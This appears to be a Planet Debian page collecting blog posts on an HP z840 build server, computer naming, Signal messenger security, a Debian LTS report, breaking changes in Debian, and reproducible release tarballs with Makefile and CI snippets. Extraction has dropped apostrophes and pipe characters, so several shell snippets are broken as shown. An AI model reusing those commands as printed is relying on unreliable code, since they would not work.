Search Results: "bab"

5 April 2025

Russell Coker: HP z840

Many PCs with DDR4 RAM have started going cheap on ebay recently. I don t know how much of that is due to Windows 11 hardware requirements and how much is people replacing DDR4 systems with DDR5 systems. I recently bought a z840 system on ebay, it s much like the z640 that I recently made my workstation [1] but is designed strictly as a 2 CPU system. The z640 can run with 2 CPUs if you have a special expansion board for a second CPU which is very expensive on eBay and and which doesn t appear to have good airflow potential for cooling. The z840 also has a slightly larger case which supports more DIMM sockets and allows better cooling. The z640 and z840 take the same CPUs if you use the E5-2xxx series of CPU that is designed for running in 2-CPU mode. The z840 runs DDR4 RAM at 2400 as opposed to 2133 for the z640 for reasons that are not explained. The z840 has more PCIe slots which includes 4*16x slots that support bifurcation. The z840 that I have has the HP Z-Cooler [2] installed. The coolers are mounted on a 45 degree angle (the model depicted at the right top of the first page of that PDF) and the system has a CPU shroud with fans that mount exactly on top of the CPU heatsinks and duct the hot air out without going over other parts. The technology of the z840 cooling is very impressive. When running two E5-2699A CPUs which are listed as 145W typical TDP with all 44 cores in use the system is very quiet. It s noticeably louder than the z640 but is definitely fine to have at your desk. In a typical office you probably wouldn t hear it when it s running full bore. If I was to have one desktop PC or server in my home the z840 would definitely be the machine I choose for that. I decided to make the z840 a build server to share the resource with friends and to use for group coding projects. I often have friends visit with laptops to work on FOSS stuff and a 44 core build server is very useful for that. The system is by far the fastest system I ve ever owned even though I don t have fast storage for it yet. But 256G of RAM allows enough caching that storage speed doesn t matter too much. Here is building the SE Linux refpolicy package on the z640 with E5-2696 v3 CPU and the z840 with two E5-2699A v4 CPUs:
257.10user 47.18system 1:40.21elapsed 303%CPU (0avgtext+0avgdata 416408maxresident)k
66904inputs+1519912outputs (74major+8154395minor)pagefaults 0swaps
222.15user 24.17system 1:13.80elapsed 333%CPU (0avgtext+0avgdata 416192maxresident)k
5416inputs+0outputs (64major+8030451minor)pagefaults 0swaps
Here is building Warzone2100 on the z640 and the z840:
6887.71user 178.72system 16:15.09elapsed 724%CPU (0avgtext+0avgdata 1682160maxresident)k
1555480inputs+8918768outputs (114major+27133734minor)pagefaults 0swaps
6055.96user 77.05system 8:00.20elapsed 1277%CPU (0avgtext+0avgdata 1682100maxresident)k
117640inputs+0outputs (46major+11460968minor)pagefaults 0swaps
It seems that the refpolicy package can t use many more than 18 cores as it is only 37% faster when building with 44 cores available. Building Warzone is slightly more than twice as fast so it can really use all the available cores. According to Passmark the E5-2699A v4 is 22% faster than the E5-2696 v3. I highly recommend buying a z640 if you see one at a good price.

4 April 2025

Gunnar Wolf: Naming things revisited

How long has it been since you last saw a conversation over different blogs syndicated at the same planet? Well, it s one of the good memories of the early 2010s. And there is an opportunity to re-engage! I came across Evgeni s post naming things is hard in Planet Debian. So, what names have I given my computers? I have had many since the mid-1990s I also had several during the decade before that, but before Linux, my computers didn t hve a formal name. Naming my computers something nice Linux gave me. I have forgotten many. Some of the names I have used:

3 April 2025

Junichi Uekawa: I was hoping to go to debconf but the frequent travel is painful for me right now that I probably won't make it.


I was hoping to go to debconf but the frequent travel is painful for me right now that I probably won't make it.

28 March 2025

John Goerzen: Why You Should (Still) Use Signal As Much As Possible

As I write this in March 2025, there is a lot of confusion about Signal messenger due to the recent news of people using Signal in government, and subsequent leaks. The short version is: there was no problem with Signal here. People were using it because they understood it to be secure, not the other way around. Both the government and the Electronic Frontier Foundation recommend people use Signal. This is an unusual alliance, and in the case of the government, was prompted because it understood other countries had a persistent attack against American telephone companies and SMS traffic. So let s dive in. I ll cover some basics of what security is, what happened in this situation, and why Signal is a good idea. This post isn t for programmers that work with cryptography every day. Rather, I hope it can make some of these concepts accessible to everyone else.

What makes communications secure? When most people are talking about secure communications, they mean some combination of these properties:
  1. Privacy - nobody except the intended recipient can decode a message.
  2. Authentication - guarantees that the person you are chatting with really is the intended recipient.
  3. Ephemerality - preventing a record of the communication from being stored. That is, making it more like a conversation around the table than a written email.
  4. Anonymity - keeping your set of contacts to yourself and even obfuscating the fact that communications are occurring.
If you think about it, most people care the most about the first two. In fact, authentication is a key part of privacy. There is an attack known as man in the middle in which somebody pretends to be the intended recipient. The interceptor reads the messages, and then passes them on to the real intended recipient. So we can t really have privacy without authentication. I ll have more to say about these later. For now, let s discuss attack scenarios.

What compromises security? There are a number of ways that security can be compromised. Let s think through some of them:

Communications infrastructure snooping Let s say you used no encryption at all, and connected to public WiFi in a coffee shop to send your message. Who all could potentially see it?
  • The owner of the coffee shop s WiFi
  • The coffee shop s Internet provider
  • The recipient s Internet provider
  • Any Internet providers along the network between the sender and the recipient
  • Any government or institution that can compel any of the above to hand over copies of the traffic
  • Any hackers that compromise any of the above systems
Back in the early days of the Internet, most traffic had no encryption. People were careful about putting their credit cards into webpages and emails because they knew it was easy to intercept them. We have been on a decades-long evolution towards more pervasive encryption, which is a good thing. Text messages (SMS) follow a similar path to the above scenario, and are unencrypted. We know that all of the above are ways people s texts can be compromised; for instance, governments can issue search warrants to obtain copies of texts, and China is believed to have a persistent hack into western telcos. SMS fails all four of our attributes of secure communication above (privacy, authentication, ephemerality, and anonymity). Also, think about what information is collected from SMS and by who. Texts you send could be retained in your phone, the recipient s phone, your phone company, their phone company, and so forth. They might also live in cloud backups of your devices. You only have control over your own phone s retention. So defenses against this involve things like:
  • Strong end-to-end encryption, so no intermediate party even the people that make the app can snoop on it.
  • Using strong authentication of your peers
  • Taking steps to prevent even app developers from being able to see your contact list or communication history
You may see some other apps saying they use strong encryption or use the Signal protocol. But while they may do that for some or all of your message content, they may still upload your contact list, history, location, etc. to a central location where it is still vulnerable to these kinds of attacks. When you think about anonymity, think about it like this: if you send a letter to a friend every week, every postal carrier that transports it even if they never open it or attempt to peak inside will be able to read the envelope and know that you communicate on a certain schedule with that friend. The same can be said of SMS, email, or most encrypted chat operators. Signal s design prevents it from retaining even this information, though nation-states or ISPs might still be able to notice patterns (every time you send something via Signal, your contact receives something from Signal a few milliseconds later). It is very difficult to provide perfect anonymity from well-funded adversaries, even if you can provide very good privacy.

Device compromise Let s say you use an app with strong end-to-end encryption. This takes away some of the easiest ways someone could get to your messages. But it doesn t take away all of them. What if somebody stole your phone? Perhaps the phone has a password, but if an attacker pulled out the storage unit, could they access your messages without a password? Or maybe they somehow trick or compel you into revealing your password. Now what? An even simpler attack doesn t require them to steal your device at all. All they need is a few minutes with it to steal your SIM card. Now they can receive any texts sent to your number - whether from your bank or your friend. Yikes, right? Signal stores your data in an encrypted form on your device. It can protect it in various ways. One of the most important protections is ephemerality - it can automatically delete your old texts. A text that is securely erased can never fall into the wrong hands if the device is compromised later. An actively-compromised phone, though, could still give up secrets. For instance, what if a malicious keyboard app sent every keypress to an adversary? Signal is only as secure as the phone it runs on but still, it protects against a wide variety of attacks.

Untrustworthy communication partner Perhaps you are sending sensitive information to a contact, but that person doesn t want to keep it in confidence. There is very little you can do about that technologically; with pretty much any tool out there, nothing stops them from taking a picture of your messages and handing the picture off.

Environmental compromise Perhaps your device is secure, but a hidden camera still captures what s on your screen. You can take some steps against things like this, of course.

Human error Sometimes humans make mistakes. For instance, the reason a reporter got copies of messages recently was because a participant in a group chat accidentally added him (presumably that participant meant to add someone else and just selected the wrong name). Phishing attacks can trick people into revealing passwords or other sensitive data. Humans are, quite often, the weakest link in the chain.

Protecting yourself So how can you protect yourself against these attacks? Let s consider:
  • Use a secure app like Signal that uses strong end-to-end encryption where even the provider can t access your messages
  • Keep your software and phone up-to-date
  • Be careful about phishing attacks and who you add to chat rooms
  • Be aware of your surroundings; don t send sensitive messages where people might be looking over your shoulder with their eyes or cameras
There are other methods besides Signal. For instance, you could install GnuPG (GPG) on a laptop that has no WiFi card or any other way to connect it to the Internet. You could always type your messages on that laptop, encrypt them, copy the encrypted text to a floppy disk (or USB device), take that USB drive to your Internet computer, and send the encrypted message by email or something. It would be exceptionally difficult to break the privacy of messages in that case (though anonymity would be mostly lost). Even if someone got the password to your secure laptop, it wouldn t do them any good unless they physically broke into your house or something. In some ways, it is probably safer than Signal. (For more on this, see my article How gapped is your air?) But, that approach is hard to use. Many people aren t familiar with GnuPG. You don t have the convenience of sending a quick text message from anywhere. Security that is hard to use most often simply isn t used. That is, you and your friends will probably just revert back to using insecure SMS instead of this GnuPG approach because SMS is so much easier. Signal strikes a unique balance of providing very good security while also being practical, easy, and useful. For most people, it is the most secure option available. Signal is also open source; you don t have to trust that it is as secure as it says, because you can inspect it for yourself. Also, while it s not federated, I previously addressed that.

Government use If you are a government, particularly one that is highly consequential to the world, you can imagine that you are a huge target. Other nations are likely spending billions of dollars to compromise your communications. Signal itself might be secure, but if some other government can add spyware to your phones, or conduct a successful phishing attack, you can still have your communications compromised. I have no direct knowledge, but I think it is generally understood that the US government maintains communications networks that are entirely separate from the Internet and can only be accessed from secure physical locations and secure rooms. These can be even more secure than the average person using Signal because they can protect against things like environmental compromise, human error, and so forth. The scandal in March of 2025 happened because government employees were using Signal rather than official government tools for sensitive information, had taken advantage of Signal s ephemerality (laws require records to be kept), and through apparent human error had directly shared this information with a reporter. Presumably a reporter would have lacked access to the restricted communications networks in the first place, so that wouldn t have been possible. This doesn t mean that Signal is bad. It just means that somebody that can spend billions of dollars on security can be more secure than you. Signal is still a great tool for people, and in many cases defeats even those that can spend lots of dollars trying to defeat it. And remember - to use those restricted networks, you have to go to specific rooms in specific buildings. They are still not as convenient as what you carry around in your pocket.

Conclusion Signal is practical security. Do you want phone companies reading your messages? How about Facebook or X? Have those companies demonstrated that they are completely trustworthy throughout their entire history? I say no. So, go install Signal. It s the best, most practical tool we have.
This post is also available on my website, where it may be periodically updated.

Freexian Collaborators: Monthly report about Debian Long Term Support, February 2025 (by Roberto C. S nchez)

Like each month, have a look at the work funded by Freexian s Debian LTS offering.

Debian LTS contributors In February, 18 contributors have been paid to work on Debian LTS, their reports are available:
  • Abhijith PA did 10.0h (out of 8.0h assigned and 6.0h from previous period), thus carrying over 4.0h to the next month.
  • Adrian Bunk did 12.0h (out of 0.0h assigned and 63.5h from previous period), thus carrying over 51.5h to the next month.
  • Andrej Shadura did 10.0h (out of 6.0h assigned and 4.0h from previous period).
  • Bastien Roucari s did 20.0h (out of 20.0h assigned).
  • Ben Hutchings did 12.0h (out of 8.0h assigned and 16.0h from previous period), thus carrying over 12.0h to the next month.
  • Chris Lamb did 18.0h (out of 18.0h assigned).
  • Daniel Leidert did 23.0h (out of 20.0h assigned and 6.0h from previous period), thus carrying over 3.0h to the next month.
  • Emilio Pozuelo Monfort did 53.0h (out of 53.0h assigned and 0.75h from previous period), thus carrying over 0.75h to the next month.
  • Guilhem Moulin did 11.0h (out of 3.25h assigned and 16.75h from previous period), thus carrying over 9.0h to the next month.
  • Jochen Sprickerhof did 27.0h (out of 30.0h assigned), thus carrying over 3.0h to the next month.
  • Lee Garrett did 11.75h (out of 9.5h assigned and 44.25h from previous period), thus carrying over 42.0h to the next month.
  • Markus Koschany did 40.0h (out of 40.0h assigned).
  • Roberto C. S nchez did 7.0h (out of 14.75h assigned and 9.25h from previous period), thus carrying over 17.0h to the next month.
  • Santiago Ruano Rinc n did 19.75h (out of 21.75h assigned and 3.25h from previous period), thus carrying over 5.25h to the next month.
  • Sean Whitton did 6.0h (out of 6.0h assigned).
  • Sylvain Beucler did 52.5h (out of 14.75h assigned and 39.0h from previous period), thus carrying over 1.25h to the next month.
  • Thorsten Alteholz did 11.0h (out of 11.0h assigned).
  • Tobias Frost did 17.0h (out of 17.0h assigned).

Evolution of the situation In February, we have released 38 DLAs.
  • Notable security updates:
    • pam-u2f, prepared by Patrick Winnertz, fixed an authentication bypass vulnerability
    • openjdk-17, prepared by Emilio Pozuelo Monfort, fixed an authorization bypass/information disclosure vulnerability
    • firefox-esr, prepared by Emilio Pozuelo Monfort, fixed several vulnerabilities
    • thunderbird, prepared by Emilio Pozuelo Monfort, fixed several vulnerabilities
    • postgresql-13, prepared by Christoph Berg, fixed an SQL injection vulnerability
    • freerdp2, prepared by Tobias Frost, fixed several vulnerabilities
    • openssh, prepared by Colin Watson, fixed a machine-in-the-middle vulnerability
LTS contributors Emilio Pozuelo Monfort and Santiago Ruano Rinc n coordinated the administrative aspects of LTS updates of postgresql-13 and pam-u2f, which were prepared by the respective maintainers, to whom we are most grateful. As has become the custom of the LTS team, work is under way on a number of package updates targeting Debian 12 (codename bookworm ) with fixes for a variety of vulnerabilities. In February, Guilhem Moulin prepared an upload of sssd, while several other updates are still in progress. Bastien Roucari s prepared an upload of krb5 for unstable as well. Given the importance of the Debian Security Tracker to the work of the LTS Team, we regularly contribute improvements to it. LTS contributor Emilio Pozuelo Monfort reviewed and merged a change to improve performance, and then dealt with unexpected issues that arose as a result. He also made improvements in the processing of CVEs which are not applicable to Debian. Looking to the future (the release of Debian 13, codename trixie , and beyond), LTS contributor Santiago Ruano Rinc n has initiated a conversation among the broader community involved in the development of Debian. The purpose of the discussion is to explore ways to improve the long term supportability of packages in Debian, specifically by focusing effort on ensuring that each Debian release contains the best supported upstream version of packages with a history of security issues.

Thanks to our sponsors Sponsors that joined recently are in bold.

24 March 2025

Jonathan McDowell: Who pays the cost of progress in software?

I am told, by friends who have spent time at Google, about the reason Google Reader finally disappeared. Apparently it had become a 20% Project for those who still cared about it internally, and there was some major change happening to one of it upstream dependencies that was either going to cause a significant amount of work rearchitecting Reader to cope, or create additional ongoing maintenance burden. It was no longer viable to support it as a side project, so it had to go. This was a consequence of an internal culture at Google where service owners are able to make changes that can break downstream users, and the downstream users are the ones who have to adapt. My experience at Meta goes the other way. If you own a service or other dependency and you want to make a change that will break things for the users, it s on you to do the migration, or at the very least provide significant assistance to those who own the code. You don t just get to drop your new release and expect others to clean up; doing that tends to lead to changes being reverted. The culture flows the other way; if you break it, you fix it (nothing is someone else s problem). There are pluses and minuses to both approaches. Users having to drive the changes to things they own stops them from blocking progress. Service/code owners having to drive the changes avoids the situation where a wildly used component drops a new release that causes a lot of high priority work for folk in order to adapt. I started thinking about this in the context of Debian a while back, and a few incidents since have resulted in my feeling that we re closer to the Google model than the Meta model. Anyone can upload a new version of their package to unstable, and that might end up breaking all the users of it. It s not quite as extreme as rolling out a new service, because it s unstable that gets affected (the clue is in the name, I really wish more people would realise that), but it can still result in release critical bugs for lots other Debian contributors. A good example of this are toolchain changes. Major updates to GCC and friends regularly result in FTBFS issues in lots of packages. Now in this instance the maintainer is usually diligent about a heads up before the default changes, but it s still a whole bunch of work for other maintainers to adapt (see the list of FTBFS bugs for GCC 15 for instance - these are important, but not serious yet). Worse is when a dependency changes and hasn t managed to catch everyone who might be affected, so by the time it s discovered it s release critical, because at least one package no longer builds in unstable. Commercial organisations try to avoid this with a decent CI/CD setup that either vendors all dependencies, or tracks changes to them and tries rebuilds before allowing things to land. This is one of the instances where a monorepo can really shine; if everything you need is in there, it s easier to track the interconnections between different components. Debian doesn t have a CI/CD system that runs for every upload, allowing us to track exact causes of regressions. Instead we have Lucas, who does a tremendous job of running archive wide rebuilds to make sure we can still build everything. Unfortunately that means I am often unfairly grumpy at him; my heart sinks when I see a bug come in with his name attached, because it often means one of my packages has a new RC bug where I m going to have to figure out what changed elsewhere to cause it. However he s just (very usefully) surfacing an issue someone else created, rather than actually being the cause of the problem. I don t know if I have a point to this post. I think it s probably that I wish folk in Free Software would try and be mindful of the incompatible changes they might introducing, and the toil they create for other volunteer developers, often not directly visible to the person making the change. The approach done by the Debian toolchain maintainers strikes me as a good balance; they do a bunch of work up front to try and flag all the places that might need to make changes, far enough in advance of the breaking change actually landing. However they don t then allow a tardy developer to block progress.

Simon Josefsson: Reproducible Software Releases

Around a year ago I discussed two concerns with software release archives (tarball artifacts) that could be improved to increase confidence in the supply-chain security of software releases. Repeating the goals for simplicity: While implementing these ideas for a small project was accomplished within weeks see my announcement of Libntlm version 1.8 adressing this in complex projects uncovered concerns with tools that had to be addressed, and things stalled for many months pending that work. I had the notion that these two goals were easy and shouldn t be hard to accomplish. I still believe that, but have had to realize that improving tooling to support these goals takes time. It seems clear that these concepts are not universally agreed on and implemented generally. I m now happy to recap some of the work that led to releases of libtasn1 v4.20.0, inetutils v2.6, libidn2 v2.3.8, libidn v1.43. These releases all achieve these goals. I am working on a bunch of more projects to support these ideas too. What have the obstacles so far been to make this happen? It may help others who are in the same process of addressing these concerns to have a high-level introduction to the issues I encountered. Source code for projects above are available and anyone can look at the solutions to learn how the problems are addressed. First let s look at the problems we need to solve to make git-archive style tarballs usable:

Version Handling To build usable binaries from a minimal tarballs, it need to know which version number it is. Traditionally this information was stored inside configure.ac in git. However I use gnulib s git-version-gen to infer the version number from the git tag or git commit instead. The git tag information is not available in a git-archive tarball. My solution to this was to make use of the export-subst feature of the .gitattributes file. I store the file .tarball-version-git in git containing the magic cookie like this:
$Format:%(describe)$
With this, git-archive will replace with a useful version identifier on export, see the libtasn1 patch to achieve this. To make use of this information, the git-version-gen script was enhanced to read this information, see the gnulib patch. This is invoked by ./configure to figure out which version number the package is for.

Translations We want translations to be included in the minimal source tarball for it to be buildable. Traditionally these files are retrieved by the maintainer from the Translation project when running ./bootstrap, however there are two problems with this. The first one is that there is no strong authentication or versioning information on this data, the tools just download and place whatever wget downloaded into your source tree (printf-style injection attack anyone?). We could improve this (e.g., publish GnuPG signed translations messages with clear versioning), however I did not work on that further. The reason is that I want to support offline builds of packages. Downloading random things from the Internet during builds does not work when building a Debian package, for example. The translation project could solve this by making a monthly tarball with their translations available, for distributors to pick up and provide as a separate package that could be used as a build dependency. However that is not how these tools and projects are designed. Instead I reverted back to storing translations in git, something that I did for most projects back when I was using CVS 20 years ago. Hooking this into ./bootstrap and gettext workflow can be tricky (ideas for improvement most welcome!), but I used a simple approach to store all directly downloaded po/*.po files directly as po/*.po.in and make the ./bootstrap tool move them in place, see the libidn2 commit followed by the actual make update-po commit with all the translations where one essential step is:
# Prime po/*.po from fall-back copy stored in git.
for poin in po/*.po.in; do
    po=$(echo $poin   sed 's/.in//')
    test -f $po   cp -v $poin $po
done
ls po/*.po   sed 's .*/ ; s \.po$ ' > po/LINGUAS

Fetching vendor files like gnulib Most build dependencies are in the shape of You need a C compiler . However some come in the shape of source-code files intended to be vendored , and gnulib is a huge repository of such files. The latter is a problem when building from a minimal git archive. It is possible to consider translation files as a class of vendor files, since they need to be copied verbatim into the project build directory for things to work. The same goes for *.m4 macros from the GNU Autoconf Archive. However I m not confident that the solution for all vendor files must be the same. For translation files and for Autoconf Archive macros, I have decided to put these files into git and merge them manually occasionally. For gnulib files, in some projects like OATH Toolkit I also store all gnulib files in git which effectively resolve this concern. (Incidentally, the reason for doing so was originally that running ./bootstrap took forever since there is five gnulib instances used, which is no longer the case since gnulib-tool was rewritten in Python.) For most projects, however, I rely on ./bootstrap to fetch a gnulib git clone when building. I like this model, however it doesn t work offline. One way to resolve this is to make the gnulib git repository available for offline use, and I ve made some effort to make this happen via a Gnulib Git Bundle and have explained how to implement this approach for Debian packaging. I don t think that is sufficient as a generic solution though, it is mostly applicable to building old releases that uses old gnulib files. It won t work when building from CI/CD pipelines, for example, where I have settled to use a crude way of fetching and unpacking a particular gnulib snapshot, see this Libntlm patch. This is much faster than working with git submodules and cloning gnulib during ./bootstrap. Essentially this is doing:
GNULIB_REVISION=$(. bootstrap.conf >&2; echo $GNULIB_REVISION)
wget -nv https://gitlab.com/libidn/gnulib-mirror/-/archive/$GNULIB_REVISION/gnulib-mirror-$GNULIB_REVISION.tar.gz
gzip -cd gnulib-mirror-$GNULIB_REVISION.tar.gz   tar xf -
rm -fv gnulib-mirror-$GNULIB_REVISION.tar.gz
export GNULIB_SRCDIR=$PWD/gnulib-mirror-$GNULIB_REVISION
./bootstrap --no-git
./configure
make

Test the git-archive tarball This goes without saying, but if you don t test that building from a git-archive style tarball works, you are likely to regress at some point. Use CI/CD techniques to continuously test that a minimal git-archive tarball leads to a usable build.

Mission Accomplished So that wasn t hard, was it? You should now be able to publish a minimal git-archive tarball and users should be able to build your project from it. I recommend naming these archives as PROJECT-vX.Y.Z-src.tar.gz replacing PROJECT with your project name and X.Y.Z with your version number. The archive should have only one sub-directory named PROJECT-vX.Y.Z/ containing all the source-code files. This differentiate it against traditional PROJECT-X.Y.Z.tar.gz tarballs in that it embeds the git tag (which typically starts with v) and contains a wildcard-friendly -src substring. Alas there is no consistency around this naming pattern, and GitLab, GitHub, Codeberg etc all seem to use their own slightly incompatible variant. Let s go on to see what is needed to achieve reproducible make dist source tarballs. This is the release artifact that most users use, and they often contain lots of generated files and vendor files. These files are included to make it easy to build for the user. What are the challenges to make these reproducible?

Build dependencies causing different generated content The first part is to realize that if you use tool X with version A to generate a file that goes into the tarball, version B of that tool may produce different outputs. This is a generic concern and it cannot be solved. We want our build tools to evolve and produce better outputs over time. What can be addressed is to avoid needless differences. For example, many tools store timestamps and versioning information in the generated files. This causes needless differences, which makes audits harder. I have worked on some of these, like Autoconf Archive timestamps but solving all of these examples will take a long time, and some upstream are reluctant to incorporate these changes. My approach meanwhile is to build things using similar environments, and compare the outputs for differences. I ve found that the various closely related forks of GNU/Linux distributions are useful for this. Trisquel 11 is based on Ubuntu 22.04, and building my projects using both and comparing the differences only give me the relevant differences to improve. This can be extended to compare AlmaLinux with RockyLinux (for both versions 8 and 9), Devuan 5 against Debian 12, PureOS 10 with Debian 11, and so on.

Timestamps Sometimes tools store timestamps in files in a way that is harder to fix. Two notable examples of this are *.po translation files and Texinfo manuals. For translation files, I have resolved this by making sure the files use a predictable POT-Creation-Date timestamp, and I set it to the modification timestamps of the NEWS file in the repository (which I set to the git commit of the latest commit elsewhere) like this:
dist-hook: po-CreationDate-to-mtime-NEWS
.PHONY: po-CreationDate-to-mtime-NEWS
po-CreationDate-to-mtime-NEWS: mtime-NEWS-to-git-HEAD
  $(AM_V_GEN)for p in $(distdir)/po/*.po $(distdir)/po/$(PACKAGE).pot; do \
    if test -f "$$p"; then \
      $(SED) -e 's,POT-Creation-Date: .*\\n",POT-Creation-Date: '"$$(env LC_ALL=C TZ=UTC0 stat --format=%y $(srcdir)/NEWS   cut -c1-16,31-)"'\\n",' < $$p > $$p.tmp && \
      if cmp $$p $$p.tmp > /dev/null; then \
        rm -f $$p.tmp; \
      else \
        mv $$p.tmp $$p; \
      fi \
    fi \
  done
Similarily, I set a predictable modification time of the texinfo source file like this:
dist-hook: mtime-NEWS-to-git-HEAD
.PHONY: mtime-NEWS-to-git-HEAD
mtime-NEWS-to-git-HEAD:
  $(AM_V_GEN)if test -e $(srcdir)/.git \
                && command -v git > /dev/null; then \
    touch -m -t "$$(git log -1 --format=%cd \
      --date=format-local:%Y%m%d%H%M.%S)" $(srcdir)/NEWS; \
  fi
However I ve realized that this needs to happen earlier and probably has to be run during ./configure time, because the doc/version.texi file is generated on first build before running make dist and for some reason the file is not rebuilt at release time. The Automake texinfo integration is a bit inflexible about providing hooks to extend the dependency tracking. The method to address these differences isn t really important, and they change over time depending on preferences. What is important is that the differences are eliminated.

ChangeLog Traditionally ChangeLog files were manually prepared, and still is for some projects. I maintain git2cl but recently I ve settled with gnulib s gitlog-to-changelog because doing so avoids another build dependency (although the output formatting is different and arguable worse for my git commit style). So the ChangeLog files are generated from git history. This means a shallow clone will not produce the same ChangeLog file depending on how deep it was cloned. For Libntlm I simply disabled use of generated ChangeLog because I wanted to support an even more extreme form of reproducibility: I wanted to be able to reproduce the full make dist source archives from a minimal git-archive source archive. However for other projects I ve settled with a middle ground. I realized that for git describe to produce reproducible outputs, the shallow clone needs to include the last release tag. So it felt acceptable to assume that the clone is not minimal, but instead has some but not all of the history. I settled with the following recipe to produce ChangeLog's covering all changes since the last release.
dist-hook: gen-ChangeLog
.PHONY: gen-ChangeLog
gen-ChangeLog:
  $(AM_V_GEN)if test -e $(srcdir)/.git; then			\
    LC_ALL=en_US.UTF-8 TZ=UTC0					\
    $(top_srcdir)/build-aux/gitlog-to-changelog			\
       --srcdir=$(srcdir) --					\
       v$(PREV_VERSION)~.. > $(distdir)/cl-t &&			\
         printf '\n\nSee the source repo for older entries\n'	\
         >> $(distdir)/cl-t &&					\
         rm -f $(distdir)/ChangeLog &&				\
         mv $(distdir)/cl-t $(distdir)/ChangeLog;  		\
  fi
I m undecided about the usefulness of generated ChangeLog files within make dist archives. Before we have stable and secure archival of git repositories widely implemented, I can see some utility of this in case we lose all copies of the upstream git repositories. I can sympathize with the concept of ChangeLog files died when we started to generate them from git logs: the files no longer serve any purpose, and we can ask people to go look at the git log instead of reading these generated non-source files.

Long-term reproducible trusted build environment Distributions comes and goes, and old releases of them goes out of support and often stops working. Which build environment should I chose to build the official release archives? To my knowledge only Guix offers a reliable way to re-create an older build environment (guix gime-machine) that have bootstrappable properties for additional confidence. However I had two difficult problems here. The first one was that I needed Guix container images that were usable in GitLab CI/CD Pipelines, and this side-tracked me for a while. The second one delayed my effort for many months, and I was inclined to give up. Libidn distribute a C# implementation. Some of the C# source code files included in the release tarball are generated. By what? You guess it, by a C# program, with the source code included in the distribution. This means nobody could reproduce the source tarball of Libidn without trusting someone elses C# compiler binaries, which were built from binaries of earlier releases, chaining back into something that nobody ever attempts to build any more and likely fail to build due to bit-rot. I had two basic choices, either remove the C# implementation from Libidn (which may be a good idea for other reasons, since the C and C# are unrelated implementations) or build the source tarball on some binary-only distribution like Trisquel. Neither felt appealing to me, but a late christmas gift of a reproducible Mono came to Guix that resolve this.

Embedded images in Texinfo manual For Libidn one section of the manual has an image illustrating some concepts. The PNG, PDF and EPS outputs were generated via fig2dev from a *.fig file (hello 1985!) that I had stored in git. Over time, I had also started to store the generated outputs because of build issues. At some point, it was possible to post-process the PDF outputs with grep to remove some timestamps, however with compression this is no longer possible and actually the grep command I used resulted in a 0-byte output file. So my embedded binaries in git was no longer reproducible. I first set out to fix this by post-processing things properly, however I then realized that the *.fig file is not really easy to work with in a modern world. I wanted to create an image from some text-file description of the image. Eventually, via the Guix manual on guix graph, I came to re-discover the graphviz language and tool called dot (hello 1993!). All well then? Oh no, the PDF output embeds timestamps. Binary editing of PDF s no longer work through simple grep, remember? I was back where I started, and after some (soul- and web-) searching I discovered that Ghostscript (hello 1988!) pdfmarks could be used to modify things here. Cooperating with automake s texinfo rules related to make dist proved once again a worthy challenge, and eventually I ended up with a Makefile.am snippet to build images that could be condensed into:
info_TEXINFOS = libidn.texi
libidn_TEXINFOS += libidn-components.png
imagesdir = $(infodir)
images_DATA = libidn-components.png
EXTRA_DIST += components.dot
DISTCLEANFILES = \
  libidn-components.eps libidn-components.png libidn-components.pdf
libidn-components.eps: $(srcdir)/components.dot
  $(AM_V_GEN)$(DOT) -Nfontsize=9 -Teps < $< > $@.tmp
  $(AM_V_at)! grep %%CreationDate $@.tmp
  $(AM_V_at)mv $@.tmp $@
libidn-components.pdf: $(srcdir)/components.dot
  $(AM_V_GEN)$(DOT) -Nfontsize=9 -Tpdf < $< > $@.tmp
# A simple sed on CreationDate is no longer possible due to compression.
# 'exiftool -CreateDate' is alternative to 'gs', but adds ~4kb to file.
# Ghostscript add <1kb.  Why can't 'dot' avoid setting CreationDate?
  $(AM_V_at)printf '[ /ModDate ()\n  /CreationDate ()\n  /DOCINFO pdfmark\n' > pdfmarks
  $(AM_V_at)$(GS) -q -dBATCH -dNOPAUSE -sDEVICE=pdfwrite -sOutputFile=$@.tmp2 $@.tmp pdfmarks
  $(AM_V_at)rm -f $@.tmp pdfmarks
  $(AM_V_at)mv $@.tmp2 $@
libidn-components.png: $(srcdir)/components.dot
  $(AM_V_GEN)$(DOT) -Nfontsize=9 -Tpng < $< > $@.tmp
  $(AM_V_at)mv $@.tmp $@
pdf-recursive: libidn-components.pdf
dvi-recursive: libidn-components.eps
ps-recursive: libidn-components.eps
info-recursive: $(top_srcdir)/.version libidn-components.png
Surely this can be improved, but I m not yet certain in what way is the best one forward. I like having a text representation as the source of the image. I m sad that the new image size is ~48kb compared to the old image size of ~1kb. I tried using exiftool -CreateDate as an alternative to GhostScript, but using it to remove the timestamp added ~4kb to the file size and naturally I was appalled by this ignorance of impending doom.

Test reproducibility of tarball Again, you need to continuously test the properties you desire. This means building your project twice using different environments and comparing the results. I ve settled with a small GitLab CI/CD pipeline job that perform bit-by-bit comparison of generated make dist archives. It also perform bit-by-bit comparison of generated git-archive artifacts. See the Libidn2 .gitlab-ci.yml 0-compare job which essentially is:
0-compare:
  image: alpine:latest
  stage: repro
  needs: [ B-AlmaLinux8, B-AlmaLinux9, B-RockyLinux8, B-RockyLinux9, B-Trisquel11, B-Ubuntu2204, B-PureOS10, B-Debian11, B-Devuan5, B-Debian12, B-gcc, B-clang, B-Guix, R-Guix, R-Debian12, R-Ubuntu2404, S-Trisquel10, S-Ubuntu2004 ]
  script:
  - cd out
  - sha256sum */*.tar.* */*/*.tar.*   sort   grep    -- -src.tar.
  - sha256sum */*.tar.* */*/*.tar.*   sort   grep -v -- -src.tar.
  - sha256sum */*.tar.* */*/*.tar.*   sort   uniq -c -w64   sort -rn
  - sha256sum */*.tar.* */*/*.tar.*   grep    -- -src.tar.   sort   uniq -c -w64   grep -v '^      1 '
  - sha256sum */*.tar.* */*/*.tar.*   grep -v -- -src.tar.   sort   uniq -c -w64   grep -v '^      1 '
# Confirm modern git-archive tarball reproducibility
  - cmp b-almalinux8/src/*.tar.gz b-almalinux9/src/*.tar.gz
  - cmp b-almalinux8/src/*.tar.gz b-rockylinux8/src/*.tar.gz
  - cmp b-almalinux8/src/*.tar.gz b-rockylinux9/src/*.tar.gz
  - cmp b-almalinux8/src/*.tar.gz b-debian12/src/*.tar.gz
  - cmp b-almalinux8/src/*.tar.gz b-devuan5/src/*.tar.gz
  - cmp b-almalinux8/src/*.tar.gz r-guix/src/*.tar.gz
  - cmp b-almalinux8/src/*.tar.gz r-debian12/src/*.tar.gz
